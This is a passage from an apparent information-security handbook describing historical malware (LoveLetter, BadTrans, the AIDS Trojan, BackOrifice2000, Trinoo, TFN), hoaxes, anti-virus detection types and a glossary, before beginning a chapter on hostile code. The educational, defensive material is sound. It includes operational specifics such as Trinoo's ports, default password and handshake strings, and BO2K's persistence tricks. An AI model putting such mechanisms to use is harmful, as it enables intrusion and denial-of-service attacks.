When a system is infected, the worm attempts to download a Trojan application from a Web site in the Philippines by changing the start-up URL in Internet Explorer. The file, named WIN-BUGSFIX.exe, will try to collect various password files and e-mail them to an address in the Philippines. If the file is executed, the Trojan also creates a hidden window called BAROK and remains resident and active in memory. However, this site was probably overloaded in the early hours of the LoveLetter infection, and was quickly taken down.

A very large number of LoveLetter "cleaners" were made available. Interestingly, most of them were Visual Basic scripts themselves. Unfortunately, at least two variants of the virus pretended to be disinfecting tools and did more damage than the original virus.

Because the virus is an unencrypted script file, it carries its own source code with it. This means that variants started appearing within hours. Over a dozen were reported in the weekend after the virus first struck, and many more have been observed since. One of the more successful of these thanked the recipient for the order of a Mother's Day gift and claimed that the recipient's credit card had been charged $326.92 as per the attached invoice. Obviously, this ruse relied on people being too angry to think about how anybody could charge their credit card when they had not given the number to a vendor. Certainly, the variants showed a certain amount of innovation in the field of social engineering, if not in the actual code. One derivative targets UNIX systems using shell scripts but uses a very similar mechanism.

There have been estimates of damage stemming from LoveLetter in the billions of dollars. It is very difficult to justify those figures. Certainly, a number of e-mail systems were clogged, including those of some very large organizations. Many administrators shut down mail entirely rather than turn to filtering. In addition, the resetting of registry entries is likely to be somewhat time-consuming.

Text in the virus includes the string "Manila, Philippines." There are also the two Philippine e-mail addresses in the code and the Web site's URL. However, all charges against the individual long thought to have been the culprit were eventually dropped by the Manila Department of Justice.

Combinations and Convergence

BadTrans

BadTrans is a Win32 e-mail virus with backdoor functionality. It was found in the wild in April 2001.

The worm uses MAPI functions to access and respond to unread messages. The Trojan component is a version of Hooker, a password-stealing Trojan, and mails system information to ld8dl1@mailandnews.com.

On infection, the worm copies itself to \Windows as inetd.exe and drops the hkk32.exe Trojan, also to the Windows folder. The password stealer is executed and then moved to the system directory as kern32.exe, dropping a keystroke logging DLL (dynamic link library) at the same time. The worm modifies win.ini (Windows 9x) or the registry (Windows NT/2000) so that it is run on start-up.

When infective mail is sent, the worm randomly selects the attachment filename from a number of variants, some of them obviously influenced by previous worms. The subject field in worm messages is the same as in the original message, preceded by "Re:" so that it appears to be a response to that message. The message body also looks like a reply to the original message, which the body quotes in full. At the end of the quote, there is a single line, "Take a look to the attachment." The worm attempts to avoid answering the same mail twice or answering its own messages from other victim systems by adding two spaces to the end of the subject field and not responding to any mail with such a subject line. This mechanism is unreliable, however, because mail servers are likely to discard trailing spaces. In this event, an infective message received on a machine already infected will generate a response from the local instance of the worm, thus initiating a potential loop. A loop can also be initiated if the worm is unable to mark answered messages, as can happen with certain mail clients. Such a loop could result in a mail server meltdown.

Hoaxes

Good Times

Good Times is probably the most famous of all false alerts, and it was certainly the earliest that got widely distributed. Some controversy persists over the identity of the originators of the message, but it is possible that it was a sincere, if misguided, attempt to warn others. The hoax probably started in early December of 1994. In 1995, the FCC variant of the hoax began circulating.

It seems most likely that the Good Times alert was started by a group or an individual who had seen a computer failure without understanding the cause and associated it with an e-mail message that had Good Times in the subject line. (In fact, there are indications that the message started out on the AOL system, and it is known that there are bugs in AOL's mail software that can cause the program to hang.) The announcement states that there was a message identified by the title of Good Times that, when read, would crash a computer. The message was said to be a virus, although there was nothing viral about that sort of activity (even if it were possible).

At the time of the original Good Times message, e-mail was almost universally text based. Suffice it to say that the possibility of a straightforward text message carrying a virus in an infective form is remote. The fact that the warning contained almost no details at all should have been an indication that the message was not quite right. There was no information on how to detect, avoid, or get rid of the virus, except for its warning not to read messages with Good Times in the subject line. (The irony of the fact that many of the warnings contained these words seems to have escaped most people.)

Pathetically (and far from uniquely), a member of the vx community (Virus eXchange, those who write and spread viruses) produced a Good Times virus. Like the virus named after the older Proto-T hoax, the *real* Good Times was an uninteresting specimen, having nothing in common with the original alert. It is generally known as GT-Spoof by the anti-virus community, and was hardly ever found in the field.

Hoaxes are depressingly common and tend to have a number of common characteristics. Here is an annotated version of one:

> There is a virus out now sent to people via e-mail … it is called the A.I.D.S. VIRUS.

There are, in fact, an AIDS virus or two, but they are simple file-infecting viruses that have nothing to do with e-mail.

> It will destroy your memory, sound card and speakers, drive.

Many hoaxes suggest this kind of massive damage, including damage to hardware.

> And it will infect your mouse or pointing device as well as your keyboards.

Hoaxes also tend to state that the new virus has extreme forms of infection. In this case, it would be impossible for a virus to infect pointing devices or keyboards unless those pieces of equipment have memory and processing capabilities. None of these hoax warnings really detail how the virus is supposed to pass itself along.

> Making what you type not able to register on the screen. It self-terminates only after it eats 5MB of hard drive space

More damage claims …

> It will come via e-mail called "OPEN: VERY COOL! :)"

And the virus has no other characteristics, according to this alert.

> PASS IT ON QUICKLY & TO AS MANY PEOPLE AS POSSIBLE!!

This, of course, is the real virus, getting the user to spread it.

Trojan

The AIDS Trojan Extortion Scam

In the fall of 1989, approximately 10,000 copies of an "AIDS Information" package were sent out from a company calling itself PC Cyborg. Some were received at medical establishments; a number were received at other types of businesses. The packages appeared to have been professionally produced. Accompanying letters usually referred to them as sample or review copies. However, the packages also contained a very interesting license agreement:

> In case of breach of license, PC Cyborg Corporation reserves the right to use program mechanisms to ensure termination of the use of these programs. These program mechanisms will adversely affect other program applications on microcomputers. You are hereby advised of the most serious consequences of your failure to abide by the terms of this license agreement.

Further in the license is the sentence: "Warning: Do not use these programs unless you are prepared to pay for them."

The disks contained an installation program and a very simple AIDS information file and risk assessment. The installation program appeared to only copy the AIDS program onto the target hard disk, but in reality did much more. A hidden directory was created with a nonprinting character name, and a hidden program file with a nonprinting character in the name was installed. The autoexec.bat file was renamed and replaced with one that called the hidden program and then the original autoexec. The hidden program kept track of the number of times the computer was rebooted and, after a certain number, encrypted the hard disk. The user was then presented with an invoice and a demand to pay the license fee in return for the encryption key. Two major versions were found to have been shipped. One, which waited for 90 reboots, was thought to be the real attempt; an earlier version, which encrypted after one reboot, alerted authorities and was thought to be an error on the part of the principals of PC Cyborg.

The Panamanian address for PC Cyborg, thought by some to be a fake, turned out to be real. Four principals were identified, as well as an American accomplice who seems to have had plans to send 200,000 copies to American firms if the European test worked. The trial of the American, Joseph Popp, was suspended in Britain because his bizarre behavior in court was seen as an indication that he was unfit to plead. An Italian court, however, found him guilty and sentenced him in *absentia.*

RATs

BackOrifice

BackOrifice was developed by the hacker group Cult of the Dead Cow in order to take control of Windows 95 and 98 systems. A newer version, BackOrifice2000 (BO2K), was created in July 1999 in order to control Windows NT and 2000 systems.

As with all RATs, the BackOrifice2000 backdoor has two major parts: client and server. The server part needs to be installed on a computer system to gain access to it with the client part. The client part connects to the server part via network and is used to perform a wide variety of actions on the remote system. The client part has a dialogue interface that eases the process of hacking the remote computer.

In the same package there is also a configuration utility that is used to configure the server part of BO2K. It asks the user to specify networking type (TCP or UDP); port number (1-65535); connection encryption type, simple (XOR) or strong (3DES); and password for encryption that will be the password for the server access also.

The configuration utility allows flexibility in configuring the server part. It can add or remove plug-ins (DLLs) from the server application, configure file transfer properties, TCP and UDP settings, built-in plug-in activation, encryption key, and start-up properties. The start-up properties setup allows configuration of automatic installation to systems, server file names, process names, process visibility, and also NT-specific properties (NT service and host process names).

The file from which the server part started can be deleted. After that, BO2K will be active in memory each time Windows starts and will provide access to the infected system for hackers who have the client part and the correct password.

The active server part can hide its process or prevent its task from being killed from the Task Manager (on NT). The backdoor uses a smart trick on NT by constantly changing its PID (process ID) and by creating the additional process of itself that will keep the backdoor alive even if one of the processes is killed. The server part adds a random (but large) number of spaces and 'e' at the end of its name; thus, the server part file cannot be deleted from Windows (invalid or long name error). The server file can be only deleted from DOS.

DDoS Zombies

Trin00

Also known as Trinoo, this is a distributed tool used to launch coordinated UDP flood DoS attacks from many sources.

An intruder can actually communicate with a Trinoo master computer by communicating with port 27665, typically by Telnet. The master sends UDP packets to daemons on destination port 27444. The daemons send UDP flood packets to the target.

The binary for the trinoo daemon contains IP addresses for one or more trinoo master systems. When the trinoo daemon is executed, the daemon announces its availability by sending a UDP packet containing the string HELLO to its programmed trinoo master IP addresses on port 31335.

The trinoo master stores a list of known daemons. The trinoo master can be instructed to send a broadcast request to all known daemons to confirm availability. Daemons receiving the broadcast respond to the master with a UDP packet containing the string PONG.

The trinoo master then communicates with the daemons, giving instructions to attack one or more IP addresses for a specified period of time.

All communications to the master on port 27665/tcp require a password, with a default of *betaalmostdone*, which is stored in the daemon binary in encrypted form. All UDP communications with the daemon on port 27444 require the UDP packet to contain the string l44 (that is a lower-case letter L, not a one).

Tribe Flood Network (TFN)

TFN, much like Trinoo, is a distributed tool used to launch coordinated DoS attacks from many sources against one or more targets. In addition to the ability to generate UDP flood attacks, a TFN network can generate TCP SYN flood, ICMP echo request flood, and ICMP directed broadcast (e.g., smurf) DoS attacks. TFN has the capability to generate packets with spoofed source IP addresses.

A TFN master is executed from the command line to send commands to TFN daemons. The master communicates with the daemons using ICMP echo reply packets with 16-bit binary values embedded in the ID field and any arguments embedded in the data portion of the packet. The binary values, which are definable at compile time, represent the various instructions sent between TFN masters and daemons.

Detection/Protection

When dealing with malware, the only safe assumption is that everything that can go wrong will go wrong, and at the worst possible time. Until the need for this level of security diligence is accepted as the general business case, the information security practitioner will have an uphill battle.

However, training and explicit policies can greatly reduce the danger to users. Some guidelines that can really help in the current environment are:

- Do not double-click on attachments.
- When sending attachments, provide a clear and specific description as to the content of the attachment.
- Do not blindly use Microsoft products as a company standard.
- Disable Windows Script Host. Disable ActiveX. Disable VBScript. Disable JavaScript. Do not send HTML-formatted e-mail.
- Use more than one scanner, and scan everything.

Whether these guidelines are acceptable in a specific environment is a business decision based on the level of acceptable risk. But remember: whether risks are evaluated, and whether policies are explicitly developed, every environment has a set of policies (some are explicit, while some are implicit), and every business accepts risk. The distinction is that some companies are aware of the risks that they choose to accept.

Protective tools in the malware area are generally limited to anti-virus software. To this day there are three major types, first discussed by Fred Cohen in his research. These types are known as signature scanning, activity monitoring, and change detection. These basic types of detection systems can be compared with the common intrusion detection system (IDS) types, although the correspondence is not exact. A scanner is like a signature-based IDS. An activity monitor is like a rule-based IDS or an anomaly-based IDS. A change detection system is like a statistical-based IDS. These software types will be examined very briefly.

Scanners

Scanners examine files, boot sectors, and memory for evidence of viral infection, and many may detect other forms of malware. They generally look for viral signatures, sections of program code that are known to be in specific malicious programs but not in most other programs. Because of this, scanning software will generally detect only known malware and must be updated regularly. (Currently, with fast-burner e-mail viruses, this may mean daily or even hourly.) Some scanning software has resident versions that check each file as it is run.

Scanners have generally been the most popular form of anti-viral software, probably because they make a specific identification. In fact, scanners offer somewhat weak protection because they require regular updating. Scanner identification of a virus may not always be dependable: a number of scanner products have been known to identify viruses based on common families rather than definitive signatures. In addition, scanners fail "open;" if a scanner does not trigger an alert when scanning an object, that does not mean the object is not infected or that it is not another type of malware.

It is currently popular to install anti-viral software as a part of filtering firewalls or proxy servers. It should be noted that such automatic scanning is demonstrably less effective than manual scanning and subject to a number of failure conditions.

Activity Monitors

An activity monitor performs a task very similar to an automated form of traditional auditing; it watches for suspicious activity. It may, for example, check for any calls to format a disk or attempts to alter or delete a program file while a program other than the operating system is in control. It may be more sophisticated, and check for any program that performs "direct" activities with hardware, without using the standard system calls.

Activity monitors represent some of the oldest examples of anti-viral software, and are usually effective against more than just viruses. Generally speaking, such programs followed in the footsteps of the earlier anti-Trojan software, such as BOMBSQAD and WORMCHEK in the MS-DOS arena, which used the same "check what the program tries to do" approach. This tactic can be startlingly effective, particularly given the fact that so much malware is slavishly derivative and tends to use the same functions over and over again.

It is, however, very hard to tell the difference between a word processor updating a file and a virus infecting a file. Activity monitoring programs may be more trouble than they are worth because they can continually ask for confirmation of valid activities. The annals of computer virus research are littered with suggestions for virus-proof computers and systems that basically all boil down to the same thing: if the operations that a computer can perform are restricted, viral programs can be eliminated. Unfortunately, so is most of the usefulness of the computer.

Heuristic Scanners

A recent addition to scanners is intelligent analysis of unknown code, currently referred to as heuristic scanning. It should be noted that heuristic scanning does not represent a new type of anti-viral software. More closely akin to activity monitoring functions than traditional signature scanning, this looks for suspicious sections of code that are generally found in viral programs. While it is possible for normal programs to try to "go resident," look for other program files, or even modify their own code, such activities are telltale signs that can help an informed user come to some decision about the advisability of running or installing a given new and unknown program. Heuristics, however, may generate a lot of false alarms, and may either scare novice users or give them a false sense of security after "wolf" has been cried too often.

Change Detection

Change detection software examines system and program files and configurations, stores the information, and compares it against the actual configuration at a later time. Most of these programs perform a checksum or cyclic redundancy check (CRC) that will detect changes to a file even if the length is unchanged. Some programs will even use sophisticated encryption techniques to generate a signature that is, if not absolutely immune to malicious attack, prohibitively expensive, in processing terms, from the point of view of a piece of malware.

Change detection software should also note the addition of completely new entities to a system. It has been noted that some programs have not done this and allowed the addition of virus infections or malware.

Change detection software is also often referred to as integrity-checking software, but this term may be somewhat misleading. The integrity of a system may have been compromised before the establishment of the initial baseline of comparison.

A sufficiently advanced change-detection system, which takes all factors including system areas of the disk and the computer memory into account, has the best chance of detecting all current and future viral strains. However, change detection also has the highest probability of false alarms because it will not know whether a change is viral or valid. The addition of intelligent analysis of the changes detected may assist with this failing.

Gratuitous Summary Opinion

Malware is a problem that is not going away. Unless systems are designed with security as an explicit business requirement, which current businesses are not supporting through their purchasing decisions, malware will be an increasingly significant problem for networked systems.

It is the nature of networks that a problem for a neighboring machine may well become a problem for local systems. To prevent this, it is critical that the information security professional help business leaders recognize the risks incurred by their decisions and help mitigate those risks as effectively and economically as possible. With computer viruses and similar phenomena, each system that is inadequately protected increases the risk to all systems to which it is connected. Each system that is compromised can become a system that infects others. If you are not part of the solution in the world of malware, you are most definitely part of the problem.

Glossary

This glossary is not a complete listing of malware-related terms. Many others can be found in the security glossary posted at http://victoria.tc.ca/ techrev/secgloss.htm and mirrored at http://sun.soci.niu.edu/~rslade/secgloss.htm.

Activity monitor: A type of anti-viral software that checks for signs of suspicious activity, such as attempts to rewrite program files, format disks, etc. Some versions of activity monitor will generate an alert for such operations, while others will block the behavior.

ANSI bomb: Use of certain codes (escape sequences, usually embedded in text files or e-mail messages) that remap keys on the keyboard to commands such as DELETE or FORMAT. ANSI (the American National Standards Institute) is a short form that refers to the ANSI screen formatting rules. Many early MS-DOS programs relied on these rules and required the use of the ansi.sys file, which also allowed keyboard remapping. The use of ansi.sys is very rare today.

Anti-viral: Although an adjective, frequently used as a noun as a short form for anti-virus software or systems of all types.

AV: An abbreviation used to distinguish the anti-viral research community (AV) from those who call themselves *virus researchers* but who are primarily interested in writing and exchanging viral programs (vx). Also an abbreviation for anti-virus software. *See also* vx.

Backdoor: A hidden software or hardware mechanism that can be triggered to permit system protection mechanisms to be circumvented. The function will generally provide unusually high, or even full, access to the system either without an account or from a normally restricted account. Synonymous with trap door, which was formerly the preferred usage. Usage *back door* is also very common.

BSI: A boot-sector infector; a virus that replaces the original boot sector on a disk, which normally contains executable code.

Change detection: Anti-viral software that looks for changes in the computer system. A virus must change something, and it is assumed that program files, disk system areas, and certain areas of memory should not change. This software is very often referred to as *integrity checking* software, but it does not necessarily protect the integrity of data, nor does it always assess the reasons for a possibly valid change. Change detection using strong encryption is sometimes also known as *authentication software.*

Companion virus: A type of viral program that does not actually attach to another program, but which interposes itself into the chain of command so that the virus is executed before the infected program. Most often, this is done by using a similar name and the rules of program precedence to associate itself with a regular program. Also referred to as a *spawning virus.*

DDoS: Distributed denial of service. A form of network denial-of-service (DoS) attack in which a master computer controls a number of client computers to flood the target (or victim) with traffic, using backdoor agent, client, or zombie software on a number of client machines.

Disinfection: In virus work, the term can mean either the disabling of a virus's ability to operate, the removal of virus code, or the return of the system to a state identical to that prior to infection. Because these definitions can differ substantially in practice, discussions of the ability to disinfect an infected system can be problematic. Disinfection is the means users generally prefer to use in dealing with virus infections, but the safest means of dealing with an infection is to delete all infected objects and replace with safe files from backup.

Dropper: A program, not itself infected, that will install a virus on a computer system. Virus authors sometimes use droppers to seed their creations in the wild, particularly in the case of boot-sector infectors. The term *injector* may refer to a dropper that installs a virus only in memory.

False negative: There are two types of false reports from anti-viral or anti-malware software. A false negative report is when an anti-viral reports no viral activity or presence when there is a virus present. References to false negatives are usually only made in technical reports. Most people simply refer to an anti-viral *missing* a virus. In general security terms, a false negative is called a *false acceptance* or *Type II error.*

False positive: The second kind of false report that an anti-viral can make is to report the activity or presence of a virus when there is, in fact, no virus. False positive has come to be very widely used among those who know about viral and anti-viral programs. Very few use the analogous term, *false alarm*. In general security terms, a false positive is known as a *false rejection* or *Type I error.*

File infector: A virus that attaches itself to, or associates itself with, a file, usually a program file. File infectors most often append or prepend themselves to regular program files, or they overwrite program code. The file infector class is often also used to refer to programs that do not physically attach to files but associate themselves with program filenames. (*See* system infector, companion.)

Heuristic: In general, heuristics refer to trial-and-error or seat-of-the-pants thinking rather than formal rules. In anti-viral jargon, however, the term has developed a specific meaning regarding the examination of program code for functions or opcode strings known to be associated with viral activity. In most cases, this is similar to activity monitoring but without actually executing the program; in other cases, code is run under some type of emulation. Recently, the meaning has expanded to include generic signature scanning meant to catch a group of viruses without making definite identifications.

Infection: In a virus, the process of attaching to or associating with an object in such a way that, when the original object is called, or the system is invoked, the virus will run in addition to or in place of the original object.

Kit: Usually refers to a program used to produce a virus from a menu or a list of characteristics. Use of a virus kit involves no skill on the part of the user. Fortunately, most virus kits produce easily identifiable code.

Packages of anti-viral utilities are sometimes referred to as toolkits, occasionally leading to confusion of the terms.

Logic bomb: A resident computer program that triggers the perpetration of an unauthorized act when particular states of the system are realized.

Macro virus: A macro is a small piece of programming in a simple language, used to perform a simple, repetitive function. Microsoft's Word Basic and VBA macro languages can include macros in data files and have sufficient functionality to write complete viruses.

Malware: A general term used to refer to all forms of malicious or damaging software, including viral programs, Trojans, logic bombs, and the like.

Multipartite: Formerly a viral program that infects both boot sector/MBRs and files. Possibly now a virus that will infect multiple types of objects or reproduces in multiple ways.

Payload: Used to describe the code in a viral program that is not concerned with reproduction or detection avoidance. The payload is often a message but is sometimes code to corrupt or erase data.

Polymorphism: Techniques that use some system of changing the form of the virus on each infection to try to avoid detection by signature-scanning software. Less sophisticated systems are referred to as *self-encrypting*.

RAT (Remote-Access Trojan): A program designed to provide access to, and control over, a network-attached computer from a remote computer or location, in effect providing a backdoor.

Scanner: A program that reads the contents of a file looking for code known to exist in specific viral programs.

Script virus: It is difficult to make a strong distinction between script and macro programming languages, but generally a script virus is a stand-alone object contained in a text file or e-mail message. A macro virus is generally contained in a data file, such as a Microsoft Word document.

Social engineering: Attacking or penetrating a system by tricking or subverting operators or users rather than by means of a technical attack. More generally, the use of fraud, spoofing, or other social or psychological measures to get legitimate users to break security policy.

Stealth: Various technologies used by viral programs to avoid detection on disk. The term properly refers to the technology and not a particular virus.

System infector: A virus that redirects system pointers and information in order to infect a file without actually changing the infected program file. (This is a type of stealth technology.) Or, a virus that infects objects related to the operating system.

Trojan horse: A program that either pretends to have, or is described as having, a (beneficial) set of features but that, either instead or in addition, contains a damaging payload. Most frequently, the usage is shortened to *Trojan*.

Virus, computer: Researchers have not yet agreed on a final definition. A common definition is "a program that modifies other programs to contain a possibly altered version of itself." This definition is generally attributed to Fred Cohen, although Dr. Cohen's actual definition is in mathematical form. Another possible definition is "an entity that uses the resources of the host (system or computer) to reproduce itself and spread, without informed operator action."

vx: An abbreviated reference to the "Virus eXchange" community; those people who consider it proper and right to write, share, and release viral programs, including those with damaging payloads. Probably originated by Sara Gordon, who has done extensive studies of the virus exchange and security-breaking community and who has an aversion to using the Shift key.

Wild, in the: A jargon reference to those viral programs that have been released into, and successfully spread in, the normal computer user community and environment. It is used to distinguish those viral programs that are written and tested in a controlled research environment, without escaping, from those that are uncontrolled *in the wild*.

Worm: A self-reproducing program that is distinguished from a virus by copying itself without being attached to a program file, or that spreads over computer networks, particularly via e-mail. A recent refinement is the definition of a worm as spreading without user action, for example by taking advantage of loopholes and trapdoors in software.

Zombie: A specialized type of backdoor or remote access program designed as the agent, or client (middle layer) component of a DDoS (Distributed Denial of Service) network.

Zoo: Jargon reference to a set of viral programs of known characteristics used to test anti-viral software.

Acknowledgments

The author would like to thank David Harley and Lee Imrey for their valuable contributions to this chapter.

References

1. Cohen, Fred, 1994, *A Short Course on Computer Viruses*, 2nd ed., Wiley, New York.
2. Ferbrache, David, 1992, *A Pathology of Computer Viruses*, Springer-Verlag, London.
3. Gattiker, Urs, Harley, David, and Slade, Robert, 2001, *Viruses Revealed*, McGraw-Hill, New York.
4. Highland, Harold Joseph, 1990, *Computer Virus Handbook*, Elsevier Advanced Technology, New York.
5. Hruska, Jan, 1992, *Computer Viruses and Antivirus Warfare*, 2nd ed., Ellis Horwood, London.
6. Kane, Pamela, 1994, *PC Security and Virus Protection Handbook*, M&T Books, New York.
7. Slade, Robert Michael, 1996, *Robert Slade's Guide to Computer Viruses*, 2nd ed., Springer-Verlag, New York.
8. Slade, Robert Michael, 2002, Computer viruses, *Encyclopedia of Information Systems*, Academic Press, San Diego.
9. Solomon, Alan, 1991, *PC Viruses: Detection, Analysis, and Cure*, Springer-Verlag, London.
10. Solomon, Alan, 1995, *Dr. Solomon's Virus Encyclopedia*, S&S International PLC, Aylesbury, U.K.
11. Vibert, Robert S., 2000, *The Enterprise Anti-Virus Book*, Segura Solutions Inc., Braeside, Canada.
12. Virus Bulletin, 1993, *Survivor's Guide to Computer Viruses*, Abingdon, U.K.

An Introduction to Hostile Code and Its Control

Jay Heiser

VIRUSES AND OTHER FORMS OF HOSTILE CODE, OR "MALWARE," BECAME A UNIVERSALLY EXPERIENCED PROBLEM EARLY IN THE PC ERA, AND THE THREAT CONTINUES TO GROW. *The ICSA Virus Prevalence Survey* reported in 1999 that the infection rate had almost doubled during each of the previous four years. Malware has the potential to subvert firewalls, hijack VPNs, and even defeat digital signature. Hostile code is the most common source of security failure, and it has become so prevalent that its control must be considered a universal, baseline practice. Without an understanding of malware — what it is, what it can do, and how it works — malware cannot be controlled. It is ironic that despite the increasing rate of hostile code infection, the attention given this subject by academics and engineering students is declining. Attack code sophistication and complexity continues to increase, but fortunately, the appropriate response is always good system hygiene and administration.

DEFINITION OF HOSTILE CODE

Hostile code is program data surreptitiously introduced into a computer without the explicit knowledge or consent of the person responsible for the computer. Whatever the purported intent of its creator, code inserted covertly by an outside party can never be considered benign. If it is not approved, it has to be treated as hostile code. Vendors of anti-virus (AV) software have identified approximately 50,000 known viruses. In reality, only about 5 percent of these viruses are ever reported "in the wild," most commonly on Joe Wells's Wild List. (The Wild List is a regularly updated report of malware that has actually been observed infecting real systems. See Exhibit 23-1 for the URL.) Most of these are variations on a few hundred

Exhibit 23-1. Internet resources.

Malware Information Pages	
The Computer Virus Myths Page	http://kumite.com/myths/
IBM's Anti-Virus Online	http://www.av.ibm.com
The WildList Organization International	http://www.wildlist.org/
BackOrifice Resource Center	http://skyscraper.fortunecity.com/cern/600
The BackOrifice Page	http://www.nwi.net/~pchelp/bo/bo.htm
The NetBus Page	http://www.nwi.net/~pchelp/nb/nb.htm
Ports used by Trojans	http://www.simovitz.com/nyheter9902.html
AV Product Test Sites	
Virus Bulletin 100% Awards	http://www.virusbtn.com/100
Virus Test Centre	http://agn-www.informatik.uni-hamburg.de/vtc
Check-Mark certified anti-virus products	http://www.check-mark.com/
ICSA certified anti-virus products	http://www.icsa.net/html/communities/antivirus/certification/certified_products/

well-known examples, and only a small number of viruses account for most attacks. Complicating an understanding of hostile code, simple terms such as "virus" and "Trojan horse" are used imprecisely, blurring a potentially useful distinction between cause and effect. This chapter familiarizes the practitioner with the most common malware terminology, and helps them recognize different contexts in which their meaning changes.

INFECTION AND REPRODUCTION

Analysis of the transmission mechanism for a specific example of hostile code starts by determining two things: (1) if it is self-reproducing, and (2) if it requires the unwitting assistance of a victim. While fear of autonomous attack by self-replicating code is understandable, *manual insertion* is the most reliable way for an attacker to install hostile code. If assailants can gain either physical or remote access to a system, then they have the opportunity to install malware. Many network services, such as FTP, TFTP, and HTTP (and associated poorly written CGI scripts), have been used to upload hostile code onto a victim system. Hacker Web sites contain details on remote buffer overflow exploits for both NT and UNIX, making it possible for script kiddies to install code on many unpatched Web servers. Manual insertion is not very glamorous, but it works.

Cyberplagues, code designed to reproduce and spread itself, takes one of two different forms. A **virus** is hostile code that parasitically attaches to some other code, and is dependent on that code for its transmission. This is completely analogous to a biological virus, which alters the genetic

content of its victim, using its victim for reproduction. Unfortunately, the word "virus" has also taken on a secondary meaning as a generic moniker for all forms of hostile code. This meaning is perpetuated by using the term "anti-virus" to describe commercial software products that actually search for a number of forms of malware. A true virus can only spread with the participation of its victim. Host infection occurs when a contaminated file is executed, or when a floppy with an infected boot sector is read. Because users do not log directly into them, servers are less likely to contract viruses than are workstations. However, users who have write access to data on servers, either group configuration files or shared data, will infect files on the server that can spread to all users of the server. If they are write protected, server executables can only be infected when someone with write privilege, such as an administrator, runs a file containing a virus.

A **worm** is self-reproducing hostile code that has its own discrete existence. It is a stand-alone executable that uses remote services to reproduce itself and spread to other systems through a network. This is analogous to a biological bacterium (within the parasite pantheon, some experts distinguish a bacterium from a worm). Worms do not require the victim's participation — they rely on technical vulnerabilities that are the result of bugs or poor configuration. Because they spread by exploiting network vulnerabilities, and do not require a victim's participation, servers are just as vulnerable to worms as workstations are. They are probably more vulnerable, because they typically have more network services running.

A **Trojan horse** is an artifact with an ulterior hostile effect that appears desirable to the victim, tricking the victim into transferring it through a security perimeter so that its hostile intent can be manifested within the protected area. Examples of Trojan horses on computers are e-mailed greeting cards and games that include a hostile payload. The term "Trojan horse" is often applied to any hostile code that is nonreproducing. This secondary usage is imprecise and misleading; it does not explain the infection process, the trigger event, or the effect. This meaning is used in two different contexts. Most recently, it refers to nonreproducing hostile remote control applications, such as Back Orifice and NetBus, which often — but not always — spread as the payload of an e-mailed Trojan horse. NetBus, for example, is often surreptitiously bundled with the Whack-a-Mole video game. More traditionally, and especially on UNIX hosts, the term refers to a manually inserted hostile executable that has the same name as a legitimate program, or as a hostile program that mimics the appearance of a legitimate program, such as a login screen. An effective security practitioner is sensitive to these different meanings for commonly used terms.

Logic bombs are manually inserted, nonreproducing code created by system insiders, usually for revenge. For example, a system administrator

might create a utility that is designed to delete all the files on a computer two weeks after that employee leaves a job. There have been cases where software vendors have included logic bombs in their product to encourage prompt payment. These software vendors have usually lost in court.

The term **"backdoor"** most accurately applies to a capability. A backdoor is a hidden mechanism that circumvents existing access controls to provide unauthorized access. Historically, some software developers have left backdoors into their application to facilitate troubleshooting. Backdoors can also be provided through system configuration. If a UNIX system administrator or intruder creates a copy of the shell and sets it to be SUID root, it could also be considered a form of backdoor.

Executable Content

Every new technology brings new risks. The convenience of executable content, data files that have some sort of programming and execution capability, is undeniable, but executable content is also a marvelously convenient mechanism for hostile capability.

Macro viruses are hostile code applications written in the macro language of application software. The ability to automatically launch a macro when a file is opened, and the power to access virtually any system function from within that macro, make some applications particularly vulnerable. Microsoft Word documents are the most widely shared form of executable content, making them an efficient malware vector. In late 1995, Concept was the first macro virus observed in the wild. Within two years, Microsoft Word macro viruses had become the most frequently reported form of malware.

Self-extracting archives include executable zip files, Windows setup files, and UNIX shell archives (shar files). As a convenience to the recipient, a set of files (usually compressed) is bundled into a single executable file, along with a script to extract files into the appropriate directories, and make any necessary changes to system configuration files. When the archive is executed, it extracts its components into a temporary directory; and if an installation script is included, it is automatically launched. A user executing such a self-extracting object must trust the intentions and abilities of the archive's creator. It is a simple matter to modify an existing archive to include a piece of malware, transmogrifying a legitimate file into a Trojan horse.

Mobile code is a form of executable content becoming increasingly prevalent on the Internet. Java, JavaScript, ActiveX, and Shockwave are used to create Web-based objects that are automatically downloaded and locally executed when they are browsed. The environments used to run mobile code reside either within the browser or in downloadable browser plug-ins. The level of system access afforded mobile code interpreters varies, but

the user's browser has full access to the user's system privileges — use of mobile code requires a trust in the technical capabilities and configuration of the mobile code execution environment. At the time of this writing, no hostile mobile code exploits have ever been documented in the wild.

Complex Life Cycles

Replicating hostile code has a life cycle, just like biological pathogens, and the increasing sophistication of malware life cycles is enabling malware to take greater advantage of infrastructure opportunities both to evade controls and to maximize infection rate. **Propagation** is the life stage in which malware reproduces itself in a form suitable for the actual **infection**. As described in several examples below, some replicating code has multiple propagation methods. After infection, hostile programs often enter a **dormancy** period, which is ended by a **triggering event**. The trigger may be a specific date and time, a specific user action, the existence of some specific data on the computer, or possibly some combination of any of the above. When the trigger event occurs, an action is taken. The virus code that performs this action is referred to as the **payload**. When the action is performed, it is sometimes referred to as **payload delivery**. The payload may delete data, steal data and send it out, attempt to fool the user with bogus messages, or possibly do nothing at all. Self-replicating hostile code completes its life cycle by propagating itself.

A 1999 attack called Explorezip provides a good example of malware with a complex life cycle. Explorezip is a worm; it does not infect files. It also has a hostile payload that attacks and deletes certain kinds of data files, such as Word documents. It first spreads as a Trojan horse, masquerading as a legitimate message from a known correspondent. Explorezip actually mails itself — the owner of an infected PC does not send the message personally. If the recipient clicks and launches the Explorezip code attached to the phony mail message, their PC becomes infected. The next time their computer starts, the hostile code is activated. It immediately begins to reproduce using a secondary mechanism, spreading across the intranet looking for vulnerable Windows shares so it can copy itself to other PCs. The triggering event for the primary infection mechanism is the reception of mail. Whenever an infected victim receives a new mail message, Explorezip replies with a bogus message containing a copy of itself, potentially spreading itself to another organization. Once an infection has occurred, shutting off the e-mail server may not halt its spread because it can also reproduce through the network using file sharing. This combination of two infection mechanisms complicated the response to Explorezip. Explorezip increases the chance of a successful infection by appropriating its victim's e-mail identity; it is a spoof that takes advantage of correspondent trust to lull recipients into accepting and executing an e-mail attachment that they may otherwise avoid.

EXPLOITS

Autonomous Attacks

